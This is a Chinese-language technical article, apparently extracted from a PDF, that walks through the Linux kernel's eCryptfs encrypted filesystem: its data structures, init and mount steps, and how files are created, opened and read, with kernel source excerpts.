eCryptfs 关键的数据结构包括 eCryptfs 文件系统相关 file、dentry、inode、superblock、file_system_type 描述、auth token 认证令牌描述、eCryptfs 加密信息描述等。

eCryptfs 文件系统相关的数据结构如清单一所示，下文将会重点介绍 file_system_type 中的 mount 函数，即 ecryptfs_mount。

4.1 清单一 eCryptfs 文件系统相关的数据结构 ：

```
/* ecryptfs file_system_type */
static struct file_system_type ecryptfs_fs_type = {
    .owner = THIS_MODULE,
    .name = "ecryptfs",
    .mount = ecryptfs_mount,
    .kill_sb = ecryptfs_kill_block_super,
    .fs_flags = 0
};

/* superblock private data. */
struct ecryptfs_sb_info {
    struct super_block *wsi_sb;
    struct ecryptfs_mount_crypt_stat mount_crypt_stat;
    struct backing_dev_info bdi;
};

/* inode private data. */
struct ecryptfs_inode_info {
    struct inode vfs_inode;
    struct inode *wii_inode;
    struct mutex lower_file_mutex;
    atomic_t lower_file_count;
    struct file *lower_file;
    struct ecryptfs_crypt_stat crypt_stat;
};

/* dentry private data. Each dentry must keep track of a lower vfsmount too. */
struct ecryptfs_dentry_info {
```

```
struct path lower_path;
union {
    struct ecryptfs_crypt_stat *crypt_stat;
    struct rcu_head rcu;
};
};

/* file private data. */
struct ecryptfs_file_info {
    struct file *wfi_file;
    struct ecryptfs_crypt_stat *crypt_stat;
};
```

eCryptfs 支持对文件名（包括目录名）进行加密，因此特意使用了 struct ecryptfs_filename 的结构封装文件名，如清单二所示。

4.2 清单二 文件名的数据结构 ：

```
struct ecryptfs_filename {
    struct list_head crypt_stat_list;
    u32 flags;
    u32 seq_no;
    char *filename;
    char *encrypted_filename;
    size_t filename_size;
    size_t encrypted_filename_size;
    char fnek_sig[ECRYPTFS_SIG_SIZE_HEX];
    char dentry_name[ECRYPTFS_ENCRYPTED_DENTRY_NAME_LEN + 1];
};
```

struct ecryptfs_auth_tok 用于记录认证令牌信息，包括用户口令和非对称加密两种类型，每种类型都包含有密钥的签名，用户口令类型还包含有算法类型和加盐值等，如清单三所示。为了方便管理，使用时统一将其保存在 struct ecryptfs_auth_tok_list_item 链表中。

4.3 清单三 认证令牌信息的数据结构 ：

```
struct ecryptfs_auth_tok {
    u16 version; /* 8-bit major and 8-bit minor */
    u16 token_type;
    u32 flags;
    struct ecryptfs_session_key session_key;
    u8 reserved[32];
```

```
union {
    struct ecryptfs_password password; //用户口令类型
    struct ecryptfs_private_key private_key; //非对称加密类型
} token;
}

struct ecryptfs_password {
    u32 password_bytes;
    s32 hash_algo;
    u32 hash_iterations;
    u32 session_key_encryption_key_bytes;
    u32 flags;
    /* Iterated-hash concatenation of salt and passphrase */
    u8 session_key_encryption_key[ECRYPTFS_MAX_KEY_BYTES];
    u8 signature[ECRYPTFS_PASSWORD_SIG_SIZE + 1];
    /* Always in expanded hex */
    u8 salt[ECRYPTFS_SALT_SIZE];
};

struct ecryptfs_private_key {
    u32 key_size;
    u32 data_len;
    u8 signature[ECRYPTFS_PASSWORD_SIG_SIZE + 1];
    char pki_type[ECRYPTFS_MAX_PKI_NAME_BYTES + 1];
    u8 data[];
};
```

eCryptfs 在 mount 时会传入全局加解密用到密钥、算法相关数据，并将其保存在 struct ecryptfs_mount_crypt_stat，如清单四所示

4.4 清单四 mount 时传入的密钥相关数据结构 :

```
struct ecryptfs_mount_crypt_stat {
    u32 flags;
    struct list_head global_auth_tok_list;
    struct mutex global_auth_tok_list_mutex;
    size_t global_default_cipher_key_size;
    size_t global_default_fn_cipher_key_bytes;
    unsigned char global_default_cipher_name[ECRYPTFS_MAX_CIPHER_NAME_SIZE + 1];
    unsigned char global_default_fn_cipher_name[
        ECRYPTFS_MAX_CIPHER_NAME_SIZE + 1];
```

```
char global_default_fnek_sig[ECRYPTFS_SIG_SIZE_HEX + 1];
};
```

eCryptfs 读写文件时首先需要进行加/解密，此时使用的密钥相关数据保存在 struct ecryptfs_crypt_stat 结构中，其具体数值在 open 时初始化，部分从 mount 时的 ecryptfs_mount_crypt_stat 复制过来，部分从分析加密文件的 metadata 获取，该数据结构比较关键，贯穿 eCryptfs 的文件 open、read、write、close 等流程，如清单五所示。

4.5 清单五 ecryptfs_crypt_stat 数据结构 ：

```
struct ecryptfs_crypt_stat {
    u32 flags;
    unsigned int file_version;
    size_t iv_bytes;
    size_t metadata_size;
    size_t extent_size; /* Data extent size; default is 4096 */
    size_t key_size;
    size_t extent_shift;
    unsigned int extent_mask;
    struct ecryptfs_mount_crypt_stat *mount_crypt_stat;
    struct crypto_ablkcipher *tfm;
    struct crypto_hash *hash_tfm; /* Crypto context for generating
        * the initialization vectors */
    unsigned char cipher[ECRYPTFS_MAX_CIPHER_NAME_SIZE + 1];
    unsigned char key[ECRYPTFS_MAX_KEY_BYTES];
    unsigned char root_iv[ECRYPTFS_MAX_IV_BYTES];
    struct list_head keysig_list;
    struct mutex keysig_list_mutex;
    struct mutex cs_tfmmutex;
    struct mutex cs_hash_tfmmutex;
    struct mutex cs_mutex;
};
```

五、eCryptfs init 过程

使用 eCryptfs 前，首先需要通过内核的配置选项 “CONFIG_ECRYPT_FS=y” 使能 eCryptfs，因为加解密时使用到内核的 crypto 和 keystore 接口，所以要确保 “CONFIG_CRYPTO=y” ， “CONFIG_KEYS=y” ， “CONFIG_ENCRYPTED_KEYS=y” ，

同时使能相应的加解密算法，如 AES 等。重新编译内核启动后会自动注册 eCryptfs，其 init 的代码如清单六所示。

清单六 eCryptfs init 过程 :

```
static int __init ecryptfs_init(void)
{
int rc;
//eCryptfs 的 extent size 不能大于 page size
if (ECRYPTFS_DEFAULT_EXTENT_SIZE > PAGE_CACHE_SIZE) {
rc = -EINVAL;  ecryptfs_printk(KERN_ERR , ...); goto out;
}
/*为上文列举到的 eCryptfs 重要的数据结构对象申请内存，如 eCryptfs 的 auth token、superblock、inode、dentry、file、key 等*/
rc = ecryptfs_init_kmem_caches();
...
//建立 sysfs 接口，该接口中的 version 各 bit 分别代表 eCryptfs 支持的能力和属性
rc = do_sysfs_registration();
...
//建立 kthread，为后续 eCryptfs 读写 lower file 时能借助内核函数得到 rw 的权限
rc = ecryptfs_init_kthread();
...
//在 chromeos 中该函数为空，直接返回 0
rc = ecryptfs_init.messaging();
...
//初始化 kernel crypto
rc = ecryptfs_init_crypto();
...
//注册 eCryptfs 文件系统
rc = register_filesystem(&ecryptfs_fs_type);
...
return rc;
}
```

六、eCryptfs mount 过程

在使能了 eCryptfs 的内核，当用户在应用层下发 “mount -t ecryptfs src dst options” 指令时触发执行上文清单一中的 ecryptfs_mount 函数进行文件系统的挂载安装并初始化 auth token，成功执行后完成对 src 目录的 eCryptfs 属性的指定，eCryptfs 开始正常工作，

此后任何在 src 目录下新建的文件都会被自动加密处理，若之前该目录已有加密文件，此时会被自动解密。

ecryptfs_mount 涉及的代码比较多，篇幅有限，化繁为简，函数调用关系如图五所示。



图五 eCryptfs mount 的函数调用关系图

从图五可看到 mount 时首先利用函数 `ecryptfs_parse_options()` 对传入的 option 参数做解析，完成了如下事项：

1. 调用函数 `ecryptfs_init_mount_crypt_stat()` 初始化用于保存 auth token 相关的 `struct ecryptfs_mount_crypt_stat` 对象；
2. 调用函数 `ecryptfs_add_global_auth_tok()` 将从 option 传入的分别用于 FEK 和 FNEK (File Name Encryption Key , 用于文件名加解密) 的 auth token 的 signature 保存到 `struct ecryptfs_mount_crypt_stat` 对象；
3. 分析 option 传入参数，初始化 `struct ecryptfs_mount_crypt_stat` 对象的成员，如 `global_default_cipher_name`、`global_default_cipher_key_size`、`flags`、`global_default_fnek_sig`、`global_default_fn_cipher_name`、`global_default_fn_cipher_key_bytes` 等；
4. 调用函数 `ecryptfs_add_new_key_tfm()` 针对 FEK 和 FNEK 的加密算法分别初始化相应的 kernel crypto tfm 接口；
5. 调用函数 `ecryptfs_init_global_auth_toks()` 将解析 option 后得到 key sign 做为参数利用 keyring 的 `request_key` 接口获取上层应用传入的 auth token，并将 auth token 添加入 `struct ecryptfs_mount_crypt_stat` 的全局链表中，供后续使用。

接着为 eCryptfs 创建 superblock 对象并初始化，具体如下：

通过函数 `sget()` 创建 eCryptfs 类型的 superblock；
调用 `bdi_setup_and_register()` 函数为 eCryptfs 的 `ecryptfs_sb_info` 对象初始化及注册数据的回写设备 `bdi`；

初始化 eCryptfs superblock 对象的各成员，如 `s_fs_info`、`s_bdi`、`s_op`、`s_d_op` 等；
然后获取当前挂载点的 path 并判断是否已经是 eCryptfs，同时对执行者的权限做出判断；
再通过 `ecryptfs_set_superblock_lower()` 函数将 eCryptfs 的 superblock 和当前挂载点上底层文件系统对应的 VFS superblock 产生映射关系；

根据传入的 mount option 参数及 VFS 映射点 superblock 的值初始化 eCryptfs superblock 对象 flag 成员，如关键的 `MS_RDONLY` 属性；

根据 VFS 映射点 superblock 的值初始化 eCryptfs superblock 对象的其他成员，如 `s_maxbytes`、`s_blocksize`、`s_stack_depth`；

最后设置 superblock 对象的 s_magic 为 ECRYPTFS_SUPER_MAGIC。这可看出 eCryptfs 在 Linux kernel 的系统架构中，其依赖于 VFS 并处于 VFS 之下层，实际文件系统之上层。

下一步到创建 eCryptfs 的 inode 并初始化，相应工作通过函数 ecryptfs_get_inode() 完成，具体包括：

首先获取当前挂载点对应的 VFS 的 inode；

然后调用函数 iget5_locked() 在挂载的 fs 中获取或创建一个 eCryptfs 的 inode，并将该 inode 与挂载点对应的 VFS 的 inode 建立映射关系，与 superblock 类似，eCryptfs 的 inode 对象的部分初始值从其映射的 VFS inode 中拷贝，inode operation 由函数

ecryptfs_inode_set() 发起初始化，根据 inode 是符号链接还是目录文件还是普通文件分别进

行不同的 i_op 赋值，如 ecryptfs_symlink_iops/ecryptfs_dir_iops/ecryptfs_main_iops；


同时对 i_fop file_operations 进行赋值，如 ecryptfs_dir_fops/ecryptfs_main_fops。

然后调用 d_make_root() 函数为之前创建的 superblock 设置 eCryptfs 的根目录 s_root。

最后通过 ecryptfs_set_dentry_private() 函数为 eCryptfs 设置 dentry。

七、加密文件 creat 过程

creat 过程特指应用层通过 creat 系统调用创建一个新的加密文件的流程。以应用程序通过 creat() 函数在以 eCryptfs 挂载的目录下创建加密文件为例，其函数调用流程如图六所示，creat() 通过系统调用进入 VFS，后经过层层函数调用，最终调用到 eCryptfs 层的 ecryptfs_create() 函数，该部分不属于 eCryptfs 的重点，不详述。



图六 create 经由 VFS 调用 ecryptfs_create 的流程

```
ecryptfs_create()  
--- ecryptfs_do_create()  
    --- ecryptfs_dentry_to_lower()  
    --- vfs_create()  
    --- ecryptfs_get_inode()  
    --- fsstack_copy_attr_times()  
    --- fsstack_copy_inode_size()  
  
--- ecryptfs_initialize_file()  
    --- ecryptfs_new_file_context()  
        --- ecryptfs_set_default_crypt_stat_vals()  
            --- ecryptfs_copy_mount_wide_flags_to_inode_flags()  
            --- ecryptfs_set_default_sizes()  
        --- ecryptfs_copy_mount_wide_flags_to_inode_flags()  
        --- ecryptfs_copy_mount_wide_sigs_to_inode_flags()  
        --- ecryptfs_generate_new_key()  
        --- ecryptfs_init_crypt_ctx()  
  
--- ecryptfs_get_lower_file()  
    --- ecryptfs_init_lower_file()  
        --- ecryptfs_privileged_open()  
  
--- ecryptfs_write_metadata()  
    --- ecryptfs_write_headers_virt()  
    --- ecryptfs_write_metadata_to_contents()  
  
--- ecryptfs_put_lower_file()  
  
--- d_instantiate()
```

安全客 (bobao.360.cn)

图七 eCryptfs 创建加密文件的函数调用过程

eCryptfs 层通过 ecryptfs_create() 函数完成最终的加密文件的创建，关键代码的调用流程如图七所示，以代码做为视图，分为三大步骤：

- 1、通过 ecryptfs_do_create() 函数创建 eCryptfs 文件的 inode 并初始化；
- 2、通过函数 ecryptfs_initialize_file() 将新创建的文件初始化成 eCryptfs 加密文件的格式，添加入诸如加密算法、密钥信息等，为后续的读写操作初始化好 crypto 接口；

3、通过 d_instantiate() 函数将步骤一生成的 inode 信息初始化相应的 dentry。具体如下：

1. 为新文件创建 inode

首先借助 encryptfs_dentry_to_lower() 函数根据 eCryptfs 和底层文件系统（在 chromeos 里就是 ext4）的映射关系获取到底层文件系统的 dentry 值。然后调用 vfs_create() 函数在底层文件系统上创建 inode，紧接着利用 __encryptfs_get_inode() 函数创建 eCryptfs 的 inode 对象并初始化以及建立其与底层文件系统 inode 间的映射关系，之后通过 fsstack_copy_attr_times()、fsstack_copy_inode_size() 函数利用底层文件系统的 inode 对象的值初始化 eCryptfs inode 的相应值。

2. 初始化 eCryptfs 新文件

经过步骤一完成了在底层文件系统上新建了文件，现在通过函数 encryptfs_initialize_file() 将该文件设置成 eCryptfs 加密文件的格式。

(1) encryptfs_new_file_context() 函数完成初始化文件的 context，主要包括加密算法 cipher、auth token、生成针对文件加密的随机密钥等，这里使用的关键数据结构是 struct encryptfs_crypt_stat，具体如清单五所示，初始化文件的 context 基本可以看成是初始化 struct encryptfs_crypt_stat 对象，该对象的 cipher、auth token、key sign 等值从 mount eCryptfs 传入的 option 并保存在 struct encryptfs_mount_crypt_stat（详见清单四）对象中获取。具体是：

首先由 encryptfs_set_default_crypt_stat_vals() 函数完成 flags、extent_size、metadata_size、cipher、key_size、file_version、mount_crypt_stat 等 encryptfs_crypt_stat 对象的缺省值设置；

然后再通过 encryptfs_copy_mount_wide_flags_to_inode_flags() 函数根据 mount 时设置的 encryptfs_mount_crypt_stat 的 flags 重新设置 encryptfs_crypt_stat 对象 flags；

接着由 encryptfs_copy_mount_wide_sigs_to_inode_sigs() 函数将 mount 时保存的 key sign 赋值给 encryptfs_crypt_stat 对象的 keysig_list 中的节点对象中的 keysig；

然后继续将 encryptfs_mount_crypt_stat 的 cipher、key_size 等值赋给 encryptfs_crypt_stat 对象中的相应值；再调用函数 encryptfs_generate_new_key() 生成 key

并保存到 `ecryptfs_crypt_stat` 对象的 `key`；最后通过 `ecryptfs_init_crypt_ctx()` 函数完成 kernel crypto context 的初始化，如 `tfm`，为后续的写操作时的加密做好准备。

(2) `ecryptfs_get_lower_file()` 通过调用底层文件系统的接口打开文件，需要注意的是 `ecryptfs_privileged_open()`，该函数唤醒了上文清单六提到 `kthread`，借助该内核线程，eCryptfs 巧妙避开了底层文件的读写权限的限制。

(3) `ecryptfs_write_metadata()` 完成关键的写入 eCryptfs 文件格式到新创建的文件中。

关键函数 `ecryptfs_write_headers_virt()` 的代码如清单七所示，eCryptfs 保存格式如清单七的注释（也可参考上文的图四），其格式传承自 OpenPGP，最后在 `ecryptfs_generate_key_packet_set()` 完成 EFEK 的生成，并根据 `token_type` 的类型是 `ECRYPTFS_PASSWORD` 还是 `ECRYPTFS_PRIVATE_KEY` 生成不同的 OpenPGP 的 Tag，之后保存到 eCryptfs 文件头部 bytes 26 开始的地方。这里以 `ECRYPTFS_PASSWORD` 为例，因此 bytes 26 地址起存放的内容是 Tag3 和 Tag11，对应着 EFEK 和 Key sign。否则保存的是 Tag1，即 EFEK。Tag3 或 Tag11 的具体定义详见 OpenPGP 的描述文档 RFC2440。

之后将生成的 eCryptfs 文件的头部数据保存到底层文件系统中，该工作由 `ecryptfs_write_metadata_to_contents()` 完成。

(4) 最后通过 `ecryptfs_put_lower_file()` 将文件改动的所有脏数据回写入磁盘。

3. 通过 `d_instantiate()` 函数将步骤一生成的 `inode` 信息初始化相应的 `dentry` 方便后续的读写操作

清单七 写入 eCryptfs 格式文件的关键函数 ：

```
/* Format version: 1
 * Header Extent:
 *   Octets 0-7:      Unencrypted file size (big-endian)
 *   Octets 8-15:     eCryptfs special marker
 *   Octets 16-19:    Flags
 *   Octet 16:        File format version number (between 0 and 255)
 *   Octets 17-18:    Reserved
 *   Octet 19:        Bit 1 (lsb): Reserved
 *                   Bit 2: Encrypted?
 *                   Bits 3-8: Reserved
 *   Octets 20-23:    Header extent size (big-endian)
 *   Octets 24-25:    Number of header extents at front of file (big-endian)
```

```
*      Octet 26:      Begin RFC 2440 authentication token packet set
*  Data Extent 0:      Lower data (CBC encrypted)
*  Data Extent 1:      Lower data (CBC encrypted)
*
*/
static int ecryptfs_write_headers_virt(char *page_virt, size_t max,
    size_t *size,
    struct ecryptfs_crypt_stat *crypt_stat,
    struct dentry *ecryptfs_dentry)
{
int rc;
size_t written;
size_t offset;
offset = ECRYPTFS_FILE_SIZE_BYTES;
write_ecryptfs_marker((page_virt + offset), &written);
offset += written;
ecryptfs_write_crypt_stat_flags((page_virt + offset), crypt_stat,
&written);
offset += written;
ecryptfs_write_header_metadata((page_virt + offset), crypt_stat,
    &written);
offset += written;
rc = ecryptfs_generate_key_packet_set((page_virt + offset), crypt_stat,
    ecryptfs_dentry, &written,
    max - offset);
...
return rc;
}
```


八、加密文件 open 过程

这里 open 过程主要指通过 open 系统调用打开一个已存在的加密文件的流程。当应用程序在已完成 eCryptfs 挂载的目录下 open 一个已存在的加密文件时（这里以普通文件为例），其系统调用流程如图八所示，经由层层调用后进入 ecryptfs_open() 函数，由其完成加密文件的 metadata 分析，然后取出 EFEK 并使用 kernel crypto 解密得到 FEK。另外在文中“create 过程”分析时，着重介绍了创建 eCryptfs 格式文件的过程，省略了在完成 lookup_open() 函数调用后的 vfs_open() 的分析，它与这里介绍的 vfs_open() 流程是一样的。需要特别指出的


是在 do_dentry_open 函数里初始化了 struct file 的 f_mapping 成员，让其指向 inode->i_mapping；而在上图五的 inode 的创建函数 encryptfs_inode_set 中存入“inode->i_mapping->a_ops = &encryptfs_aops”的赋值语句，这为后续的加密文件的页读写时使用的关键对象 struct address_space_operations a_ops 做好了初始化。

下面重点介绍 encryptfs_open() 函数，其主要的函数调用关系如图九所示。eCryptfs 支持 Tag3 和 Tag1 的形式保存 EFEK，这里的分析默认是采用了 Tag3 的方式。

open()



图八 create 经由 VFS 调用 encryptfs_create 的流程



安全客 (bobao.360.cn)

图九 eCryptfs 创建加密文件的函数调用过程

ecryptfs_open()函数的主要功能包括读取底层文件，分析其文件头部的 metadata，取出关键的 EFEK 及 key sign，之后根据 key sign 从 ecryptfs_mount_crypt_stat 对象中匹配到相应的 auth token，再调用 kernel crypto 解密 EFEK 得到 FEK，最后将 FEK 保存到 ecryptfs_crypt_stat 的 key 成员中，完成 ecryptfs_crypt_stat 对象的初始化，供后续的文件加解密使用。具体如下：

1. `ecryptfs_set_file_private()`巧妙的将 `struct ecryptfs_file_info` 保存到 `struct file` 的 `private_data` 中，完成 VFS 和 eCryptfs 之间的链式表达及映射；
2. `ecryptfs_get_lower_file()`借助 `kthread` 内核线程巧妙的获取到底层文件的 RW 权限；
3. `ecryptfs_set_file_lower()`完成 `struct ecryptfs_file_info` 的 `wfi_file` 和底层文件系统文件 `lower_file` 之间的映射；
4. `read_or_initialize_metadata()`完成了 `ecryptfs_open` 的大部分功能，首先通过 `ecryptfs_copy_mount_wide_flags_to_inode_flags()`从文件对应的 `ecryptfs_mount_crypt_stat` 中拷贝 `flags` 对 `ecryptfs_crypt_stat` 的 `flags` 进行初始化；之后使用函数 `ecryptfs_read_lower()`读取文件的头部数据，紧接着利用 `ecryptfs_read_headers_virt()`进行数据分析和处理，包括：
 - 1) 利用 `ecryptfs_set_default_sizes()`初始化 `ecryptfs_crypt_stat` 对象的 `extent_size`、`iv_bytes`、`metadata_size` 等成员的默认值；
 - 2) 使用 `ecryptfs_validate_marker()`校验文件的 `marker` 标记值是否符合 eCryptfs 文件格式；
 - 3) 通过 `ecryptfs_process_flags()`取出文件 `metadata` 保存的 `flag` 并修正 `ecryptfs_crypt_stat` 对象成员 `flags` 的值,同时初始化对象成员 `file_version`；
 - 4) 在 `parse_header_metadata()`分析文件的 `metadata` 的大小并保存到 `ecryptfs_crypt_stat` 对象成员 `metadata_size`；
 - 5) 通过 `ecryptfs_parse_packet_set()`解析 Tag3 和 Tag11 的 OpenPGP 格式包，获取 EFEK 及 key sign，后根据 key sign 匹配到 auth token，再调用 kernel crypto 解密 EFEK 得到 FEK。对应的代码实现逻辑是：

`parse_tag_3_packet()`解析 Tag3，获取 EFEK 和 cipher，同时将 cipher 保存到 `ecryptfs_crypt_stat` 对象成员 `cipher`；
`parse_tag_11_packet()`解析出 key sign，保存到 `auth_tok_list` 链表中；
`ecryptfs_get_auth_tok_sig()`从 `auth_tok_list` 链表中获取到 key sign；
然后通过 `ecryptfs_find_auth_tok_for_sig()`根据 key sign 从 `ecryptfs_mount_crypt_stat` 对象中匹配到相应的 auth token；

再利用 decrypt_passphrase_encrypted_session_key() 使用分析得到的 auth token、cipher 解密出 FEK，并将其保存在 ecryptfs_crypt_stat 的 key 成员；

之后在 ecryptfs_compute_root_iv() 函数里初始化 ecryptfs_crypt_stat 的 root_iv 成员，在 ecryptfs_init_crypt_ctx() 函数里初始化 ecryptfs_crypt_stat 的 kernel crypto 接口 tfm。至此，ecryptfs_crypt_stat 对象初始化完毕，后续文件在读写操作时使用到的加解密所需的所有信息均在该对象中获取。

九、加密文件 read 过程

read 过程指应用程序通过 read() 函数在 eCryptfs 挂载的目录下读取文件的过程。因为挂载点在挂载 eCryptfs 之前可能已经存在文件，这些已存在的文件属于非加密文件，只有在完成 eCryptfs 挂载后的文件才自动保存成 eCryptfs 格式的加密文件，所以读取文件时需要区分文件是否属于加密文件。从应用程序发起 read() 操作到 eCryptfs 层响应的函数调用关系流程图如十所示，读取时采用 page read 的机制，涉及到 page cache 的问题，图中以首次读取文件，即文件内容还没有被读取到 page cache 的情况为示例。

自 ecryptfs_read_update_atime() 起进入到 eCryptfs 层，由此函数完成从底层文件系统中读取出文件内容，若是加密文件则利用 kernel crypto 和 open 时初始化好的 ecryptfs_crypt_stat 对象完成内容的解密，之后将解密后的文件内容拷贝到上层应用程序，同时更新文件的访问时间，其中 touch_atime() 完成文件的访问时间的更新；

generic_file_read_iter() 函数调用内核函数 do_generic_file_read()，完成内存页的申请，并借助 mapping->a_ops->readpage() 调用真正干活的主力 ecryptfs_readpage() 来完成解密工作，最后通过 copy_page_to_iter() 将解密后的文件内容拷贝到应用程序。到了关键的解密阶段，描述再多也不如代码来的直观，ecryptfs_readpage() 的核心代码如清单八、九、十所示。



图十 create 经由 VFS 调用 encryptfs_create 的流程

9.1 清单八 encryptfs_readpage()关键代码 :

```
static int encryptfs_readpage(struct file *file, struct page *page)
{
    struct encryptfs_crypt_stat *crypt_stat =
    &encryptfs_inode_to_private(page->mapping->host)->crypt_stat;
    int rc = 0;
    if (!crypt_stat || !(crypt_stat->flags & ECRYPTFS_ENCRYPTED)) {
```

```
//读取非加密文件
